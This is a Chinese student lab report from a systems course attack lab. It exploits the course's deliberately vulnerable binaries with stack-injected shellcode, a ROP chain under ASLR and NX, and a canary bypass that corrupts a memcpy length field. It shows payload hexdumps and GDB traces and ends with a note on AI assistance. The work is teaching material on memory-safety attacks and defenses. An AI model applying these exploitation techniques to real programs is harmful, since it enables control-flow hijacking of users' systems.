图 14 显示，程序输出 Hope A will be your grade! 后继续正常运行，并在第二轮输出 42_is_The_Ànswer，最终以退出码 0 结束，整个过程没有发生段错误。图 15 则从 GDB 调试过程提供了进一步的验证：在 input 函数的 ret 指令处设置断点，执行 si 后，rip 确实跳转到了栈上的地址 0x721000800fd0。使用 x/8i 查看该地址处的指令，可以直接观察到预先写入的跳转与调用指令，证实程序确实在执行栈上的代码。

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ python3 payload_dark.py |
xxd
00000000: eb1e 4141 4141 4141 4141 4141 4141 4141  ..AAAAAAAAAAAAAA
00000010: 4141 68c7 1a40 00c3 d00f 8000 1072 0000  AAh..@.......r..
00000020: 6a04 5f68 871a 4000 58ff d0eb e5         j._h..@.X....
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ python3 payload_dark.py >
/tmp/p2.bin
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ cd attack && timeout 15 ./
dark-calc < /tmp/p2.bin; echo exit=$?; cd ..
Enter an expression (length up to 15):

 Hope A will be your grade!
Enter an expression (length up to 15):
42_is_The_Ànswer
exit=0
```

图 14 任务二：payload 字节与攻击结果，退出码 0

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ gdb -q attack/dark-calc
Reading symbols from attack/dark-calc...
(No debugging symbols found in attack/dark-calc)
(gdb) b *0x4019d6
Breakpoint 1 at 0x4019d6
(gdb) r < /tmp/p2.bin
Starting program: /home/weijuejin/AI_course/ics/lab3/ics-lab3-attacklab/attack/dark-calc < /tmp/p2
.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

Breakpoint 1, 0x00000000004019d6 in input ()
(gdb) x/gx $rsp
0x721000800fe8: 0x0000721000800fd0
(gdb) si
0x0000721000800fd0 in ?? ()
(gdb) x/8i $rip
=> 0x721000800fd0:      jmp    0x721000800ff0
   0x721000800fd2:      rex.B
   0x721000800fd3:      rex.B
   0x721000800fd4:      rex.B
   0x721000800fd5:      rex.B
   0x721000800fd6:      rex.B
   0x721000800fd7:      rex.B
   0x721000800fd8:      rex.B
(gdb) c
Continuing.

 Hope A will be your grade!
Enter an expression (length up to 15):
42_is_The_Ànswer
[Inferior 1 (process 5393) exited normally]
(gdb) exit
```

图 15 GDB 动态验证：ret 之后 rip 落到栈上并执行自写代码

6 任务三：ROP 攻击 dark-calc-nx

6.1 ASLR 体验

编译并运行 src/aslr.c 后，连续五次得到的局部变量地址各不相同；使用 setarch -R 禁用地址随机化后，再连续运行三次，得到的地址则完全一致。这一对比验证了 ASLR 的作用：通过随机化栈的地址布局，使程序每次运行时的栈地址发生变化，从而使依赖固定栈地址的攻击方式难以奏效。在任务三中，dark-calc-nx 运行于启用了 ASLR 的真实随机栈上，而且栈内存不可执行。因此，任务二中依赖固定栈地址并直接执行栈上代码的做法，在这里无法直接使用。

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ cc -o /tmp/aslr src/aslr
.c && for i in 1 2 3 4 5; do /tmp/aslr; done
0x7ffc1562d344
0x7ffc33460044
0x7ffc413c7d14
0x7ffe0af79644
0x7ffe25807e34
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ setarch -R /tmp/aslr; se
tarch -R /tmp/aslr; setarch -R /tmp/aslr
0x7fffffffd744
0x7fffffffd744
0x7fffffffd744
```

图 16 ASLR 体验：五次运行地址各异，禁用随机化后三次完全相同

6.2 寻找 gadget

由于栈内存不可执行，任务三无法再采用任务二中直接执行栈上代码的方式。因此，需要转而利用程序自身代码段中以 ret 结尾的指令片段，将它们组合起来实现所需的操作，这就是 ROP（面向返回编程）的基本思路。

讲义提示，目标 gadget 位于 0x4019d0 至 0x401ae3 之间，对应 __libc_csu_init 函数。虽然其中没有现成的 pop rdi 指令片段，但在地址 0x401a32 处，pop r15; ret 的机器码为 41 5f c3。**由于 x86 是变长指令集，如果从中间的字节 0x401a33 开始解码，后两个字节 5f c3 就会被解释为 pop rdi; ret**。这说明，即使程序中没有直接提供所需的指令组合，也可能通过从现有机器码的不同位置开始解码，找到可供 ROP 使用的 gadget。

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ gdb -q attack/dark-calc-
nx -ex 'x/3i 0x401a32' -ex 'x/2i 0x401a33' -ex 'p &grade_eval' -ex quit
Reading symbols from attack/dark-calc-nx...
(No debugging symbols found in attack/dark-calc-nx)
   0x401a32 <__libc_csu_init+98>:       pop    %r15
   0x401a34 <__libc_csu_init+100>:      ret
   0x401a35:    nop
   0x401a33 <__libc_csu_init+99>:       pop    %rdi
   0x401a34 <__libc_csu_init+100>:      ret
$1 = (<text variable, no debug info> *) 0x401978 <grade_eval>
```

图 17 同一字节串的两种解码：0x401a33 处是 pop rdi; ret，grade_eval 位于 0x401978

6.3 ROP 链与栈对齐

表 3 任务三 ROP 链（从返回地址槽起）

顺序	地址	作用
1	0x401a34（ret）	对齐垫片，保证进入 grade_eval 时栈按 16 字节对齐
2	0x401a33（pop rdi; ret）	把下一个 8 字节弹进 rdi
3	4	grade_eval 的参数
4	0x401978（grade_eval）	打印 Hope A will be your grade!
5	0x4016e0（exit）	grade_eval 返回后干净退出

ROP 链中的所有地址都来自代码段的固定区域，不涉及任何栈地址，因此即使开启地址随机化，这些地址也不会受到栈布局变化的影响。

链开头额外添加的裸 ret 指令，是通过实际调试发现的。最初没有这一指令时，程序会在 printf 内部崩溃。查阅资料后发现，glibc 的 printf 可能使用 SSE 指令保存寄存器，而相关操作对栈的 16 字节对齐有要求。如果栈指针偏移了 8 字节，就可能导致程序崩溃。因此，**在 ROP 链前额外添加一个 ret，使 rsp 再移动 8 字节，调整栈的对齐状态，便能解决这一问题**。

6.4 运行结果

在启动 ASLR 的环境下运行，输出 Hope A will be your grade!，连续多次都稳定成功，验证了链对地址随机化的鲁棒性。

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ python3 payload_rop.py | x
xd
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 341a 4000 0000 0000  AAAAAAAA4.@.....
00000020: 331a 4000 0000 0000 0400 0000 0000 0000  3.@.............
00000030: 7819 4000 0000 0000 e016 4000 0000 0000  x.@.......@.....
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ python3 payload_rop.py > /
tmp/p3.bin
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ cd attack && timeout 15 ./
dark-calc-nx < /tmp/p3.bin; echo exit=$?; cd ..
Enter an expression (length up to 15):

 Hope A will be your grade!
exit=16
```

图 18 任务三：ROP 链字节与攻击结果

7 任务四：绕过 Canary 攻击 dark-log

7.1 栈帧布局

从反汇编结果可以还原 input 函数的栈帧布局，具体如表 4 所示。Canary 位于缓冲区与返回地址之间，这意味着 gets 若要从 expression 缓冲区继续向高地址写入并

覆盖返回地址，就必须先覆盖 canary。函数返回前，程序会将栈上保存的 canary 与线程局部存储中的原始值进行比较；如果两者不一致，就会触发栈保护机制并终止程序。

表 4 dark-log 中 input 的栈帧布局

位置（相对 rbp）	内容
-0x120 至 -0xa1	expression[128]，gets 的写入目标
-0xa0 至 -0x21	logMsg[128]
-0x20	f.len（int 型，可被溢出改写）
-0x8	canary
+0x8	返回地址

7.2 攻击思路

直接通过缓冲区溢出覆盖返回地址的路径被 canary 阻断了，而源码中的 memcpy(f.logMsg + f.len, f.expression, 128) 则提供了另一种可能。这里的关键在于，**拷贝的目的地址由 f.len 决定，而 f.len 位于 canary 的低地址一侧。因此，只要输入足够长，就可以在不覆盖 canary 的情况下修改 f.len**。

如果将 f.len 修改为 0xa8，使目的地址 f.logMsg + f.len 恰好指向返回地址所在的位置 rbp+8，那么 memcpy 执行时，就会将 expression 开头的 128 字节复制到返回地址处。这 128 字节预先布置了与任务三结构相同的 ROP 链，从而利用目的地址可控的内存拷贝操作覆盖返回地址，绕过直接溢出路径受到的 canary 限制。

7.3 运行结果与三段证据

程序输出 Hope A will be your grade!后，最终因段错误退出。由于 dark-log 未导入 exit，且 128 字节的拷贝越过了当前栈帧的边界，破坏了上层 main 的栈帧。不过，grade_eval 中的消息已经通过 fflush 刷新并写入输出，因此程序最终的异常退出不影响判定结果。

在 GDB 中，可以通过三个前后衔接的证据还原这一过程：首先，在读取 f.len 的指令处设置断点，发现其值已变为 0xa8，说明长度字段已被覆盖；其次，在 canary 校验处暂停程序，发现返回地址槽已被链覆盖，进一步确认了 memcpy 的实际覆盖范围和落点；最后，继续运行程序，观察到目标字符串成功输出。这表明，程序在通过 canary 校验后，才因控制流被劫持而出现异常退出。




图 19 任务四：payload 字节与攻击结果，消息输出后才崩溃




图 20 GDB 三段证据：f.len 被改写、返回地址槽被覆盖、校验通过后劫持成功

7.4 思考题：如何重排局部变量使攻击失效

一种改进思路是调整结构体成员的布局：**将 len 这类会被用作偏移量的标量放在较低地址处，而将 expression 和 logMsg 两个数组放在靠近 canary 的高地址一侧。**这样，当 gets 向高地址写入并发生溢出时，若要覆盖其他有用数据，就必须先经过 canary，从而使返回前的栈保护校验能够及时检测到异常并终止程序。同时，len 不再容易被溢出数据改写，能够保持初始值 0，使 memcpy 的目标地址固定在 logMsg 本身，避免因长度字段被篡改而引发的越界写入。

不过，查阅资料后需要注意，现代编译器启用栈保护时，通常会在局部缓冲区与其他栈数据之间布置 canary，以检测部分栈溢出；但具体的变量布局取决于编译器、优化选项和目标平台，不能笼统地认为编译器一定会按照上述方式排列结构体成员或局部变量。

8 踩坑与收获

印象最深的一次排查与 gets 自动补上的 \0 有关。第一版 payload 长度为 32 字节，gets 补上的第 33 个字节恰好覆盖了 main 保存的 rbp 的最低字节。虽然攻击本身已经成功，但程序在收尾时仍然发生了段错误。我花了很长时间才定位到这个细节。后来，将 payload 缩短为 31 字节，利用 gets 自动补上的 \0 作为返回地址的最高字节，才彻底解决了问题。所以，**payload 的长度本身就是攻击的一部分，哪怕只多一个字节，也可能导致完全不同的结果。**

另一个让我印象深刻的问题是固定栈地址的计算。一开始，我在计算 0x721000000000 加上 0x801000 时发生了进位错误，导致程序每次运行都稳定地出现段错误，却始终找不到原因。最后，我通过在 GDB 中设置断点并直接打印 rbp，才发现实际地址与预期值相差了一个数量级。这让我体会到，遇到难以解释的异常时，与其反复猜测，不如借助调试工具核对关键数据。

完成四个任务后，我最大的感受是：它们的核心都围绕同一个问题展开——函数返回时，处理器会从栈中取出返回地址，并据此决定下一步执行的位置。因此，只要能够控制这个地址，就有可能改变程序的控制流。与此同时，防御机制也在不断演进：栈不可执行使传统的注入代码方式受到限制，催生了 ROP 等技术；地址随机化增加了定位目标地址的难度；canary 则能够检测部分栈溢出行为。然而，这些防御并不意味着攻击就此终结。攻击者仍可能利用程序自身映射的可执行内存、复用已有的代码片段，或借助程序内部的 memcpy 等操作寻找突破口。**这四个任务让我真正理解了，程序安全并不是某一种攻击与某一种防御的简单对抗，而是攻击手段与防御机制不断相互推动、持续演进的过程。**

9 AI 使用说明

本实验在豆包、DeepSeek 的辅助下完成。实验的核心思路、关键设计和主要实现均由本人独立思考完成，AI 主要承担答疑、排查辅助、归纳总结和报告排版工作。

AI 参与的部分：讲解讲义中我不熟悉的背景概念，如函数调用约定、栈对齐的来龙去脉；在我遇到报错时协助缩小排查范围，例如提示 gets 末尾会补零、printf 崩溃可能与栈按 16 字节对齐有关；对我和 AI 讨论形成的结论做总结概括，便于我写进报告；按我给定的格式要求对报告进行排版和美化。

本人完成的部分：主导每个任务的攻击方案设计并做出关键决策，包括但不限于选择 0x401a6b 作为跳转目标、把 shellcode 拆成两段跨过返回地址槽、发现并利用

f.len 劫持 memcpy 的目的地址等；完成四个 payload 的编写与调试；在 GDB 中逐个复核关键地址与栈帧布局；独立执行全部运行验证、采集全部截图；对报告全文的初稿撰写、对 AI 润色语言后的报告的逐节审阅、修改并定稿。